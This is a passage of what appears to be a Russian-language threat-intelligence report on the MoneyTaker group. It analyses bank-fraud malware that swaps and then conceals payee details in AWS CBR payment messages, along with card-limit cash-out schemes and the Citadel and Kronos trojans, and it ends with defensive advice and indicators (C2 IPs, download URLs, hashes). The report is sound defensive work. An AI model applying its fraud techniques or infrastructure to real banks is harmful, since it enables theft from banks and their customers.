ASCII "</textarea></textarea><br><br><b><font color = "green">[ Select process to attach - 2:53:28 - 11.11.2017 ] <br></b></font><styl
Pointer to next SEH record
```

- Создает файл с именем “%Temp%\perflog1.tmp”

```
FileName = "C:\DOCUME~1\Owner\LOCALS~1\Temp\\perflog1.tmp"
DesiredAccess = GENERIC_WRITE
ShareMode = 0
pSecurity = NULL
CreationDistribution = OPEN_ALWAYS
Attributes = 0
hTemplate = NULL
```

perflog1.tmp

```
</textarea></textarea><br><br><b><font color = "green">[ Select process to
attach - 2:53:28 - 11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>1</textarea><br><br><b><font color =
"green">[ OllyDbg - 1.exe - [CPU - main thread, module ntdll] - 2:53:49 -
11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>[F9]g</textarea><br><br><b><font color =
"green">[ OllyDbg - 1.exe - [CPU - main thread, module 1] - 2:53:50 -
11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>↓
[F2][F9]</textarea><br><br><b><font color = "green">[ Run - 2:53:54 -
11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>sthrwthrth</textarea><br><br><b><font
color = "green">[ OllyDbg - 1.exe - [CPU - main thread, module 1] - 2:54:25 -
11.11.2017 ] <br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>[F9]</textarea><br><br><b><font color =
"red">[ Clipboard ]<br></b></font><style>textarea {width:100%;
height:7em;}</style><textarea readonly>ololo</textarea></textarea><br><br>↓
<img alt="Screenshot"
src="
GCgaGBYWGDEjJR0oOjM9PDkzODdASFxOQERXRTc4UG1RV19iZ2hnPk1xeXBkeFxlZ2P/2wBDARESEhgV
GC8aGi9jQjhCY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2NjY2P/
wAARCAQ4B4ADASIAAhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAAECAwQFBgcICQoL/8QAtRAAAgED
AwIEAwUFBAQAAAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAkM2JyggkKFhcYGRolJico
KSo0NTY3ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqDhIWGh4iJipKTlJWW15iZmqKj
pKWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+Pn6/8QAHwEA
AwEBAQEBAQEBAQAAAAAAAAECAwQFBgcICQoL/8QAtREAAgECBAQDBAcFBAAAAQJ3AAECAxEEBSExBhJB
UQdhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYkNOE18RcYGRomJygpKjU2Nzg5OkNERUZHSE1KU1RVV1dY
WVpjZGVmZ2hpanN0dXZ3eH16goOEhYaHiImKkpOU1ZaXmJmaoqOkpaanqKmqsrO0tba3uLm6wsPExcbH
yMnK0tPU1dbX2Nna4uPk5ebn6Onq8vP09fb3+Pn6/9oADAMBAAIRAxEAPwDjz948Ek424J455478UuGV
grI4Y57E7vw9h/8AXpQ6x5d0ZyvKgHA49e+atTF5iY43KvHyyA43cDofxq6tWUK1ktPP+tjtw+GhVott
+92Vz9+vXR9b2+4dY6dJewXE/mRwwWwUyy55wpJwBgAnOfbtWnb+F5ZA51uUVf8AR2jZFLCRJW2hucEY
9CO1UtKv7aHTL+yuPMWO7WPEkahipVs/dJHX61sxeJrKNRH5VwUjS0jRtoywifcxIzxnPAyfrXW3PoeZ
oYd1pV1BfPbRwTTfvZI4mWI/vdhIJUd+nOO1WD4fudkWya3knltxcx261vMZD6ZGCevAOeDWouuomlal
cKOR1kupBZBj++gEmS7dflGOhH8Wc1CuvWUU11fRLO13Z2a26RsgEZcAgsW3ZxhjxgduRRzSFZGdqOiz
```

- Сетевого взаимодействия для отправки собранных данных в исследуемом файле обнаружено не было

Пример собранного модулями кейлога и скриншотинга содержимого из файла “%Temp%\perflog1.tmp”

06 АТАКА НА АРМ КБР

В августе 2016 года члены группы успешно взломали один из банков в России, где использовали программу для автоматического перевода денег через систему межбанковских переводов Центрального банка России АРМ КБР.

Имя	MD5	Тип
main.exe igfxserv.exe	D57608F6DB9045752165EAF93452D57F	Главный модуль
xml.exe	A70F905266F3D57B73B1D8A265286FD5	Модуль подмены платежных сообщений
ed.exe	92B03E123B2D97B8E8E274224273EC5E	Модуль сокрытия мошеннических платежей
txt.exe		Модуль работы с временными файлами
xml.exe	A70F905266F3D57B73B1D8A265286FD5	Модуль подмены платежных сообщений
ed.exe	92B03E123B2D97B8E8E274224273EC5E	Модуль сокрытия мошеннических платежей
txt.exe		Модуль работы с временными файлами
xml.exe	A70F905266F3D57B73B1D8A265286FD5	Модуль подмены платежных сообщений
test64.exe	1E4499560CDD2F69ECBED8761CAC7272 8B1B5D1C8430EC16735E5DED94112B18	Meterpreter https://185.86.149.140/Y0DNA:443
test32.exe	09A7F9813F6DE28F2D7BCBA032390662	Meterpreter
btcp32.exe		Meterpreter
load64.exe		Meterpreter
plink.exe	B5450C8553DEF4996426AB46996B2E55	185.86.149.140
Far.exe		
4.bat		
nbt.EXE		
hkcmd.exe	4672E624C5210A523AA0A0B56DB677B6	Keylogger stores logs in snmp.dat
at1.bat		
startdll32.exe		
qpd.exe		
qpd.exe		

Получив доступ внутри банка к серверу АРМ КБР они загрузили инструмент, который сами назвали MoneyTaker v5.0. Это модульная программа.

Главный модуль программы находится в каталоге «c:\intel\logs\1\mt\bin» и имеет имя «main.exe» или «igfxserv.exe». Это программа без сетевых взаимодействий и ее должны запустить с указанием главного конфигурационного файла в качестве аргумента. Осуществляет инициализацию в соответствии с конфигурационным файлом, проверяет наличие модулей, указанных в конфигурационном файле и бэкапы определенных каталогов АРМ КБР.

Далее, в описании поведения файлов, зависимого от определенного конфигурационного параметра будет указываться имя параметра. Пример конфигурационного файла приведен в приложении.


Главный модуль — «Main.exe» или «IGFXSERV.exe»

Главный модуль запускается с указанием главного конфигурационного файла «c:\intel\logs\1\mt\config\main-config.txt». Модуль логирует все действия в файл «Main-Logfile». После запуска осуществляется поиск модулей XML, ED и TXT, указанных в конфигурации как «XmlBin» «EdBin» и «TxtBin» соответственно. Также осуществляется поиск их конфигурационных файлов, параметры: «XmlCfg» «EdCfg» и «TxtCfg». Конфигурационных файлов модулей в виде отдельных файлов может и не быть, в этом случае их настройки хранятся в одном файле «main-config.txt».

Считываются параметры «Directory» «Backup» «Recursive» «Action» и при помощи WINAPI функции «ReadDirectoryChangesW()» начинается слежение за файлами, появляющимися в каталогах, указанных в «Directory»

Имя каталога	Его назначение в АРМ КБР
%АРМ КБР%\exg\chk	Расшифрованные, распакованные и проверенные электронные сообщения (ЭС)
%АРМ КБР%\exq\cli	Поступившие из АС КБР электронные сообщения формата УФЭБС
%АРМ КБР%\tmp	Временные файлы

При появления нового файла осуществляется запуск соответствующего модуля (ED для каталога «chk», XML для каталога «cli» и TXT для каталога «tmp») и его копирование в директорию, указанную как «Backup».



Чтобы как можно дольше скрывать факт хищения, модуль ED.EXE снова подменяет реквизиты на правильные. Таким образом, оператор АРМ КБР не увидит никаких признаков кражи.

Модуль автоподмены – «XML.EXE»

Файл «xml.exe» запускается главным модулем с указанием нового файла в каталоге «%АРМ КБР%\exq\cli» и файла конфигурации.

Модуль автоподмены ведет подробные логи и записывает их в файл, указанный в конфигурации как «Xml-Logfile».

В каталог «%АРМ КБР%\exq\cli» помещаются электронные сообщения, сформированные АС КБР для дальнейшей обработки компонентом шлюза «Входной контроль». Именно в этот момент осуществляется проверка модулем автоподмены xml файла на валидность и определение, является ли файл электронного сообщения платежным поручением (имеет тип «ED101»).

Для ED101 осуществляется поиск полей «Purpose», «Payer», «PersonalAcc», «Payee», «Name», «Bank BIC», «CorrespAcc», «KPP», «INN», «SUM», «AccDocNo».

Затем происходит считывание файла с реквизитами злоумышленников – «Xml-Workfile». Там указаны следующие поля: «name», «id», «acc», «inn», «kpp», «bik», «corr», «purpose».

Если удалось получить все необходимые поля у платежного поручения и в «Xml-Workfile» есть реквизиты, то осуществляется модификация xml документа платежного поручения. Туда записываются реквизиты из файла злоумышленников. При этом значение суммы платежа не изменяется, а для каждой замены у злоумышленников свой счет. Счета, на которые уходят деньги, не повторяются.

Успешность модификации обуславливается тем, что в этот момент платежное поручение еще не подписано, а подписываться будет уже платежное поручение с реквизитами мошенников.

Для дальнейшей работы другого модуля – ED, модуль XML после каждой автоподмены сохраняет информацию в «Xml-Resultfile» в следующем формате:

```
#
Id=
OrigAcc=
OrigBic=
OrigCor=
Purpose=
HackAcc=
HackBic=
HackCor=
Sum=
PayerPersonalAcc=
#
```

Модуль сокрытия – ED.EXE

Файл «ed.exe» запускается главным модулем с указанием нового файла в каталоге «%АРМ КБР%\exq\chk» и файла конфигурации.

После того как платежное поручение было модифицировано, подписано и отправлено, происходят следующие действия:

- Оно (поручение) поступает на логический контроль, где проверяется правильность составления ЭПС, устанавливается соответствие реквизитов нормативно — справочной информации.
- Осуществляется контроль на возможность оплаты в пределах суммы ликвидных средств на банковском счете.

- ЭПС принимается к исполнению и производится списание средств со счета плательщика и зачисление на счет получателя.
- По результатам исполнения в адрес составителя направляется электронное сообщение ED206 (подтверждение дебета).
- Оно расшифровывается, распаковывается, проходит проверку кода аутентификации и защитного кода и сохраняется в каталоге «%АРМ КБР%\exq\chk».
- Главный модуль запускает модуль сокрытия с указанием поступившего электронного сообщения.

Модуль ED проверяет, является ли поступившее электронное сообщение ED206 (подтверждение дебета после списания) или ED211 (свернутая выписка, направляется по итогам дня или рейса).

Для ED206 проверяется поле «CorrAcc», для ED211 проверяется поле «PayeePersonalAcc». Значения этих полей сравниваются со значениями «HackAcc» в рабочем файле модуля ED (это файл, в который сохраняет информацию о прошедших заменах модуль XML).

Если значения совпадают, то выполняется замена, обратная той, что делал модуль XML.

Таким образом, платежное поручение отправляется и принимается к исполнению с реквизитами злоумышленника, а ответы приходят, словно реквизиты были исходными. Это дает злоумышленникам дополнительное время до обнаружения хищений.

Модуль сокрытия с временными файлами – TXT.EXE

Главный модуль имеет возможность также запускать и модуль TXT с указанием временного файла АРМ КБР, но сам модуль получить не удалось и его назначение неизвестно.

Все модули MoneyTaker не имеют отображаемой информации и ведут активное логирование своих действий в лог файлы. Также есть возможность тестового запуска, которая выполняется после установки на ЭВМ, содержащую АРМ КБР. Это необходимо злоумышленникам для контроля процесса работы программы.

После этой атаки они не провели ни одной новой атаки на АРМ КБР с использованием этого инструмента.

В ноябре 2017 злоумышленники снова получили доступ еще в один банк России, подобрались к серверам и рабочим местам операторов АРМ КБР, но воспользоваться MoneyTaker они не смогли из-за того, что сервер находился в полностью изолированном сегменте.

После неудачной попытки похитить деньги через систему межбанковских переводов они переключили свой фокус на систему карточного процессинга.


07 ВОЗМОЖНЫЕ АТАКИ НА SWIFT

Исследуя инфраструктуру атакующих, мы обнаружили, что они всегда стараются похищать внутреннюю документацию по работе с банковскими системами: руководства администраторов, внутренние инструкции и регламенты, формы заявок на внесение изменений, журналы транзакций и т.п.


Мы не обнаружили свидетельств успешных атак этой группы на системы SWIFT, а также не обнаружили связей с уже известными инцидентами, например, в Гонконге, Украине, Турции. Однако, вместе с упомянутыми документами они ищут и копируют документы, связанные с работой SWIFT, что может свидетельствовать о готовящихся атаках. Сейчас в их распоряжение попали следующие документы:

- Installation and Administration Guide, для SWIFT Alliance Access 7.0
- Security Guide, для SWIFT Alliance Access 7.0
- System Administrator Procedures, для FedLink компании Ocean Systems
- User Procedures Manual, для FedLink компании Ocean Systems

Последние два документа представляют интерес, поскольку описывают, как используя эту систему, делать переводы через SWIFT. Согласно информации на сайте компании FedLink, сейчас у них более 200 клиентов в США и Латинской Америке. Возможно, что именно банки Латинской Америки будут следующей целью этой группы.



OCEAN SYSTEMS BANKING TECHNOLOGY
Published September 2015
Contains Releases 7.8.4 and 7.8.5 upgrades
Ocean Systems, Inc.
4960 SW 72 Avenue, Suite 210
Miami - FL. 33155
Phone/Fax: 1-877-623-2660



08 АТАКА НА КАРТОЧНЫЙ ПРОЦЕССИНГ

Первая атака на карточный процессинг, которую мы связали с это группой, была проведена в мае 2016.

Получив доступ в сеть банка, они скомпрометировали рабочее место операторов FirstData STAR network portal, внесли необходимые изменения и сняли деньги. В январе 2017 атака повторилась уже в другом банке.

Атаки на карточный процессинг позволяют атакующим проводить атаки более безопасно для мулов, занимающихся обналичиванием. Атакующие находятся в одной стране, атакуемый банк - в другой, а обналичивание происходит в третьей. Эта схема не только более безопасна, но и более дешевая, что привлекает многих атакующих.





Рисунок. Снимок экрана из инструкции по работе с процессингом через терминал

В общем схема очень проста:

- После получения контроля над банковской сетью, атакующие проверяли, есть ли возможность подключаться к системе управления карточным процессингом.
- Легально открывали или покупали доступные на рынке карты банка, в который они получили доступ.
- Мулы с открытыми заранее картами уезжали в другую страну, где ждали начала операции.
- Атакующие, используя доступ к карточному процессингу, убирали или увеличивали лимиты на снятие наличных для карт, с которыми уехали мулы.
- Убирали овердрафт лимиты, что позволяло уходить в минус даже по дебетовым картам.
- Мулы, используя эти карты, снимали наличные в одном банкомате, потому переходили к другому и так далее. Средний ущерб от одной такой атаки составлял 0.5 миллиона долларов.


Credit Limit Increase

A cardholder can request a temporary credit limit increase if:

- They have made a payment to their credit card than can be verified by a teller,
- They call the Bankcard Department to make a payment from a NB deposit account to their credit card account
  or
- An increase has been approved by a loan officer to be decreased at a specific time.

A Bankcard Temporary Increase form needs to be completed for every temporary increase.

TO INCREASE/DECREASE A CREDIT LIMIT:

- Type CL_account number_credit limit (in dollars only)
- The credit limit change will take effect immediately.

A cardholder can request a permanent credit limit increase by contacting the Bankcard Department or a loan officer. If the cardholder calls the Bankcard Department, the representative should complete a Bankcard Limit Increase Request form.

- Verify the cardholder's current address and telephone number
- Acquire current employer/income information
- Acquire/verify the co-applicant's information
- If the cardholder is requesting a limit of $5,000 or more, a *Personal Financial Statement* must be obtained (unless waived by the approving loan officer).

Send the request form, the file, and any credit report or financial statements to the original loan officer for review and approval.

Рисунок. Фрагмент увеличения лимитов из инструкции по управлению процессингом

Как и в случае с атаками на SWIFT они собирают внутренние документы из банков, чтобы лучше понимать, как работать с определенными системами.

09 ИСПОЛЬЗОВАНИЕ БАНКОВСКИХ ТРОЯНОВ


Исследуя сервер управления, используемый для целенаправленных атак на банки, мы обнаружили два связанных файла:

Имя	MD5	Тип
c4c.exe	c7d20b726708a441db3d864457a097833654719513990f823b1deb7c48b65472	Citadel
cbcs.exe	e01e9cdfff085393362e1e2e3ec8cae33c536053760e65c7617d5a0dfd005874	Citadel Backconnect Server

Файл c4c.exe использует в качестве сервера управления адрес hxxp://82.146.54.5/api/cfg.ashx

В паблике этот экземпляр распространялся под видом документа

```
fedwire _ 22127061503 _ output _ report.doc (2818a0c63
d729cb1f2d223e15c762209), который скачивал с сервера
hxxp://188.120.235.201/fce2857010e1.exe (369ad5f7bc9a555f3395059
978c720bb)
```



Fedwire Funds Service –
Payment Notification User Group Agreement
For Participant Members
Operating Circular 6 – Appendix E-1

Internal FR
(Upon receipt by the Federal Reserve Bank)

Section 1 – Participant Member Information (must be Fedwire Funds Service Participant)

*Required Fields

Financial Institution Name *			
Routing (ABA) Number *			
Requestor Name *	First	Middle Initial	Last
Telephone *	Phone		Extension
Email address to which PNUG Directory should be sent *			
Request Effective Month * (Refer to section 3.2 of Appendix E)	Month	Year	
Email address from which	Email Address #1: *		

Связанные с этим индикаторы:


c4c.exe	82.146.54.5	Citadel
fedwire_22127061503_output_report.doc	188.120.235.201	Загрузка файла fce2857010e1.exe
fce2857010e1.exe	82.146.54.5	Citadel
operating_circular_6_app_e1.docm	www.riverbed.com 188.120.235.201 188.120.230.218 82.146.54.5	

ИСПОЛЬЗОВАНИЕ POS-ТРОЯНОВ [10]

Исследуя сервер управления, используемый для целенаправленных атак на банки, мы обнаружили два связанных файла:

Имя	MD5	Тип
EmployeeID-847267.doc	83d21d808f7408ebcb3947cb88366172	Document with marcos
203.exe	70d8729ca630dd3b0f9a62998642ec76	Kronos

В ноябре 2016 года компания Proofpoint описала массовую рассылку фишинговых писем по компаниям Великобритании и США. Фишинговые письма содержали документ с макросом либо ссылку на фишинговый ресурс.



При открытии документа происходила загрузка файла по ссылке

```
hxxp://info.docs-sharepoint[.]com/officeup[.]exe, который является банковским трояном Kronos.
```

В нашем же случае файл 203.exe скачивался по ссылке:

```
hxxp://profile.invoice-sharepoint.com/Emplid/officeup.exe, в случае открытия файла LHarv.xls (de05666412026c6d6c4740b79bc71dbd6420c0c62ad59cbadcd7d506614bc87d)
```

Банковский троян Kronos, описанный Proofpoint, загружал две полезных нагрузки:

hxxp://networkupdate[.]online/kbps/upload/c1c06f7d[.]exe	Smoke Loader
hxxp://networkupdate[.]online/kbps/upload/1f80ff71[.]exe	Smoke Loader
hxxp://networkupdate[.]online/kbps/upload/a8b05325[.]exe	ScanPOS

ScanPOS — это уникальный троян для кассовых аппаратов с подключенным POS-терминалом. ScanPOS - собирает информацию о процессах, пользователях и привилегиях. Но основной функцией является дамп оперативной памяти и поиск данных банковских карт. Если данные карт были обнаружены, они проверяются по Luhn алгоритму, а затем отправляются на сервер управления.

Адрес C&C для ScanPOS был hxxp://invoicesharepoint[.]com/gateway[.]php

РЕКОМЕНДАЦИИ [11]

Проведите проверку по индикаторам в следующем разделе.

Защита операционных систем

- Запретите любой удаленный вход в систему (RDP, SMB, RPC) локальным администраторам. Желательно оставить только тип входа 2 (интерактивный): https://technet.microsoft.com/ru-ru/library/cc787567(v=ws.10).aspx
- Сконфигурируйте в реестре на всех ПК под управлением Windows 7 (и выше) и всех серверах под управлением Windows 2008R2 следующий параметр:

```
HKEY _ LOCAL _ MACHINE/SYSTEM/CurrentControlSet/Control/
SecurityProviders/WDigest/UseLogonCredential=0
```

  Данный ключ реестра запрещает хранение паролей в оперативной памяти в открытом виде (используется программой Mimikatz)
- Запретите стандартного локального администратора с ID=500 (который уязвим к атаке Pass the hash). Добавьте еще одного администратора и установите патч защиты от техник атак Pass the hash: https://technet.microsoft.com/library/security/2871997#ID0E3D
- Минимизируйте и полностью исключите предоставление пользователям ПК административных полномочий на локальном компьютере, особенно для пользователей, работающих с внешними информационными системами.
- Пароли локальных администраторов на всех узлах сети должны быть разные и не должны совпадать ни с какими доменными. Если это не соблюдено – то необходимо сменить все пароли, сделать их уникальными, длинными и сложными. Для этого необходимо применять системы управления локальными паролями, например, LAPS.

- Исключите присвоение полномочий администратора домена обычным пользовательским учетным записям. Для выполнения административных задач в домене требуется создавать каждому администратору отдельную дополнительную учетную запись в домене, исключив при этом повседневную обычную работу администратора на своем ПК от имени учетной записи с административными полномочиями.
- Включите изоляцию хостов внутри одного VLAN, чтобы один рабочий ПК не мог получить доступ к другому ПК на уровнях сети L2/L3, а имел доступ только в сегменты «общего пользования» (т.е. принтеры, серверы, и др.).
- Наладьте процесс своевременной установки всех выпускаемых обновлений безопасности от производителей ПО (операционные системы, антивирусы, офисные приложения и др.).
- Сервисные аккаунты должны иметь минимальные привилегии по части типов входа в систему, а также по составу групп. Не допускается добавление сервисных учетных записей в группу локальных администраторов без крайней необходимости.
- Применяйте современные средства обнаружения вторжений и песочницу для анализа файлов.
- TDS Polygon выявляет и предотвращает подобные атаки.

Защита систем межбанковских платежей, карточного процессинга и банкоматов

- Обеспечьте изоляцию рабочих станций и серверов систем межбанковских платежей.
- Используйте программное обеспечение для контроля целостности на серверах, а также запуск приложений по белому списку.
- Обеспечьте мониторинг и уведомления в случае отклонений по времени доступа к серверам и рабочим местам операторов финансовых систем.
- Обеспечьте мониторинг и уведомления на операции по изменению лимитов по овердрафт и снятию наличных с банковских карт.

ИНДИКАТОРЫ [12]

Malicious SSL certificates

Issuer	SSL fingerprint	IP, where it was used
MetaBank LTD	8b7fa4ef88a303bb47240c9b8012c80507074f2e	83.220.172.71
Yahoo Inc.	c29d79df9b5416fd416c31e57cd525dfc23a8f66	37.46.133.190 172.86.121.11
Fiserv Inc	b3dd855fc1b32757bde5c9f737808f150d6f57e6	146.185.243.19
Microsoft Ltd	98cbe44e1a30448a3ff6be38e8b277ae189f9b45	82.146.54.5
Federal Reserve Bank	5fe7f5924ee2382dbfa5c8bdc6d04f0ff5d9273a	188.120.235.201
Bank of America	5922a06f03f6464921462c07842afb18da1577e9	188.120.230.218 188.120.230.235
VMware	7aa02d827609e0b6b3dca6d0ef82fe3a1fbe1d67	185.141.25.222

Privilege escalation

File name	SHA256	Description
ASLRSideChannelAttack.exe	9a82aa5af19fa0a6167f87ee500856d53690c92c8c6449af54d8e5d33cf8bff4	LPE Win10x64
cve.bat	7ff092853c15b51315414939c165ea9bce1f920d2d99e570d747ee7fc9fa734a	BAT LPE executor
cve.exe	98b6f9172ca273deef324f032a8e992b6e6ca3c6542449a48246b3646b6c8cb6	cve-2016-7255
cve-2016-7255.exe	5ec6a6c9a7233a7ff68d989d830a2249e94a2784e69d5c8a593d3345da14a6b5	cve-2016-7255
cve-2016-7255test.exe	df69966d721193e2315723dd71636b93cc76b38cfa046dce45d7aec4856f4bee	cve-2016-7255

Keylogger and Sreenshotter

File name	SHA256	Description
perfmon.exe	2049df4a5f92709bad14a7e2b8c0cfcb6ede2f71009cb3483892108e949800e6	Dropper of Keylogger/ Screenshotter
perfmonpe.exe	ff3c84266fdba3638b9fc1a41cab87cf4021eb531954343d1a328b307b586ac6	Dropper of Keylogger/ Screenshotter
recycler.exe	206aec8132cbb2497553b1f2c1c40733188929bad2feb0640e99474b327e564b	Dropper of Keylogger/ Screenshotter
xkey.exe	b2e02579cf0e9c2a57bff806b57d6b868d5d411264d38ff7ac7e6b47d0d2a33d	Keylogger/ Screenshotter
xkey_x86.dll	60e6652ae39ecd9314ba0e7936b41ca813737183c4eaa96dce0b4a36a90375dd	Keylogger/ Screenshotter
hkcmd.exe	4672E624C5210A523AA0A0B56DB677B6	Keylogger stores logs in snmp.dat

Malware for AWS CBR

File name	SHA256	Description
main.exe igfxserv.exe	77003E4E6EB091643DFF0C0F967D8C9001DE7D8689E493D67D0F4275CC189083	Главный модуль
xml.exe	5F6D1B1728EAE505B23C7FD16E04AD534D44465AFE4C3FD420475CAB25B61B02	Модуль подмены платежных сообщений
ed.exe	2B365805E50A09B0149FF2E706CB19D7FAC71FC6B1D1273BE8EB3E938750C23B	Модуль сокрытия мошенниче-ских платежей
txt.exe	was not restored	Модуль для работы с времен-ными файлами

Meterpreter

File name	SHA256
test64.exe	187E4204036445E6A86DB015166F271C472F40CC7D0224B3995686856917D64C
test64.exe	642eae9a42c06265444577fc28165dab99efe3495eeae1be95b8608867f8276d
test32.exe	649fc133ddacc38fb7f2a730f261365e03b84de7f8ccd942573165ba5ff62728
asys.exe	6ce7c4cb9e51116a4565e9b2e129335a4d23cfc51a32080aa9f25689cb1c6ef2
cmd.exe	7eef88e4b0d5ad549d18629f4491088d5d328d7bcaab8ce68216a331b284d43f
launch-paranoid-stageless3.exe	f98b0220a11b57e3c812e7f86f5e5c3f8bbdb5d5ce9dc7b721e28a7f28ecb1ef
